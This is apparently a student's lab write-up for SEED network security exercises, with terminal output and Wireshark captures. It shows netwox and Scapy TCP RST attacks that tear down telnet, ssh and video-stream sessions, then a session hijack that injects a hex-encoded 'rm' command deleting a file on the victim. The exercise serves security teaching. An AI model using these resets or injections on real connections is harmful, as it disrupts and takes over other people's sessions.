
* Using Netwox

- disconnect a TCP connection between a client and a server




```
[11/13/20 NatNetwork]seed@VM:~$ sudo netwox 78 -i 10.0.2.6
```

- on telnet



```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Nov 13 17:55:00 EST 2020 from 10.0.2.5 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/13/20 NatNetwork]seed@VM:~$ Connection closed by foreign host.
[11/13/20 NatNetwork]seed@VM:~$ 
```

- on ssh




```
[11/13/20 NatNetwork]seed@VM:~$ ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Fri Nov 13 18:06:53 2020 from 10.0.2.5
[11/13/20 NatNetwork]seed@VM:~$ packet_write_wait: Connection to 10.0.2.6 port 2
2: Broken pipe
[11/13/20 NatNetwork]seed@VM:~$ 
```

b. Using Scapy

1) captured TCP connection data using Wireshark to retrieve the source port, destination port, sequence number, acknowledgement number.


2) write a Python code using the data (task2b-t1.py). Note that seq# should be +1

- run the program to attack



```
[11/13/20 NatNetwork]seed@VM:~/lab09$ sudo python task2b-t1.py
SENDING RESET PACKET...
version    : BitField (4 bits)                   = 4              (4)
ihl        : BitField (4 bits)                   = None           (None)
tos        : XByteField                          = 0              (0)
len        : ShortField                          = None           (None)
id         : ShortField                          = 1              (1)
flags      : FlagsField (3 bits)                 = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField (13 bits)                  = 0              (0)
ttl        : ByteField                           = 64             (64)
proto      : ByteEnumField                       = 6              (0)
chksum     : XShortField                         = None           (None)
src        : SourceIPField                       = '10.0.2.5'     (None)
dst        : DestIPField                         = '10.0.2.6'     (None)
options    : PacketListField                     = []             ([])
--
sport      : ShortEnumField                      = 53360          (20)
dport      : ShortEnumField                      = 23             (80)
seq        : IntField                            = 1643279716     (0)
ack        : IntField                            = 0              (0)
dataofs    : BitField (4 bits)                   = None           (None)
reserved   : BitField (3 bits)                   = 0              (0)
flags      : FlagsField (9 bits)                 = <Flag 4 (R)>   (<Flag 2 (S)>
)
window     : ShortField                          = 8192           (8192)
chksum     : XShortField                         = None           (None)
urgptr     : ShortField                          = 0              (0)
options    : TCPOptionsField                     = []             ([])
```

- result: disconnected captured on Wireshark



```
No.   Time                            Source              Destination         Protocol  Length Info
   66 2020-11-13 18:32:25.1419425…   10.0.2.5            10.0.2.6            TCP          66 533
   67 2020-11-13 18:32:27.4280078…   PcsCompu_e2:cd:cc   RealtekU_12:35:00   ARP          60 Whc
   68 2020-11-13 18:32:27.4280117…   RealtekU_12:35:00   PcsCompu_e2:cd:cc   ARP          60 10.
   69 2020-11-13 18:33:40.0645785…   PcsCompu_d7:b8:87   Broadcast           ARP          42 Whc
   70 2020-11-13 18:33:40.0650311…   PcsCompu_e2:cd:cc   PcsCompu_d7:b8:87   ARP          60 10.
   71 2020-11-13 18:33:40.0800525…   10.0.2.5            10.0.2.6            TCP          54 533
   72 2020-11-13 18:33:40.0804324…   10.0.2.6            10.0.2.5            TCP          66 [TC
   73 2020-11-13 18:33:45.2125508…   PcsCompu_e2:cd:cc   PcsCompu_3f:bc:e7   ARP          60 Whc
   74 2020-11-13 18:33:45.2128401…   PcsCompu_3f:bc:e7   PcsCompu_e2:cd:cc   ARP          60 10.
```

```
▸ Frame 66: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_3f:bc:e7 (08:00:27:3f:bc:e7), Dst: PcsCompu_e2:cd:cc (08:00:27:e2:c
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▾ Transmission Control Protocol, Src Port: 53360, Dst Port: 23, Seq: 1643279698, Ack: 528017608,
    Source Port: 53360
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1643279698
    Acknowledgment number: 528017608
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
```


```
0000  08 00 27 e2 cd cc 08 00  27 3f bc e7 08 00 45 10   ..'..... '?....E.
0010  00 34 22 a6 40 00 40 06  00 04 0a 00 02 05 0a 00   .4".@.@. ........
0020  02 06 d0 70 00 17 61 f2  75 52 1f 78 e8 c8 80 10   ...p..a. uR.x....
0030  00 ed fa 5c 00 00 01 01  08 0a 00 08 59 47 00 08   ...\.... ....YG..
0040  5a 04                                              Z.
```

Task 3: TCP RST Attacks on Video Streaming Applications
- disrupt the TCP session established between the client and video streaming machine.

- target at the client's machine

```
[11/13/20 NatNetwork]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.5"
```

- client, browsing for a video content in the video-streaming web site (YouTube), gets disrupted.



SEEDUbuntu Clone1-client [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Firefox Web Browser
5:58 PM
/bin/bash
/bin/bash 80x24

```
1 package can be updated.
0 updates are security updates.

[11/13/20 NatNetwork]seed@VM:~$ iConnection closed by foreign host.
```

Jamiroquai - Virtual Insanity (Official Video) - YouTube - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Jamiroquai - Virtual Insa
https://www.youtube.com
Search
Most Visited
SEED Labs
Sites for Labs
YouTube
Search
SIGN IN

An error occurred. Please try again later. (Playback ID: bjgXeYwzvo5Ka-Ed)
Learn More

0:00 / 0:00
#Jamiroquai #VirtualInsanity #Vevo
Jamiroquai - Virtual Insanity (Official Video)
Right Ctrl


3.4 Task 4: TCP Session Hijacking
* Using Netwox

- hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session.

1) Used Wireshark to check the TCP packet


2) created a file named target.txt

- get the hex value for the command we want to run



```
>>> "rm /home/seed/target.txt\n".encode("hex")
'726d202f686f6d652f736565642f7461726765742e7478740a'
```


3) using the information gained from Wireshark and the hex value, conduct the TCP Session Hijacking attack



```
[11/13/20 NatNetwork]seed@VM:~/lab09$ sudo netwox 40 -l 10.0.2.5 -m 10.0.
2.6 -j 64 -o 53368 -p 23 -q 2543543646 -E 237 -r 3737494735 -z -H 726d202
f686f6d652f736565642f7461726765742e7478740a
```

-

- The file has gone
- response captured on Wireshark




```
No.  Time                           Source             Destination        Protocol  Length Info
  86 2020-11-13 19:27:19.4884904…   PcsCompu_d7:b8:87  Broadcast          ARP        42 Whc
  87 2020-11-13 19:27:19.4888403…   PcsCompu_3f:bc:e7  PcsCompu_d7:b8:87  ARP        60 10
  88 2020-11-13 19:27:19.6925200…   10.0.2.5           10.0.2.6           TELNET     79 Tel
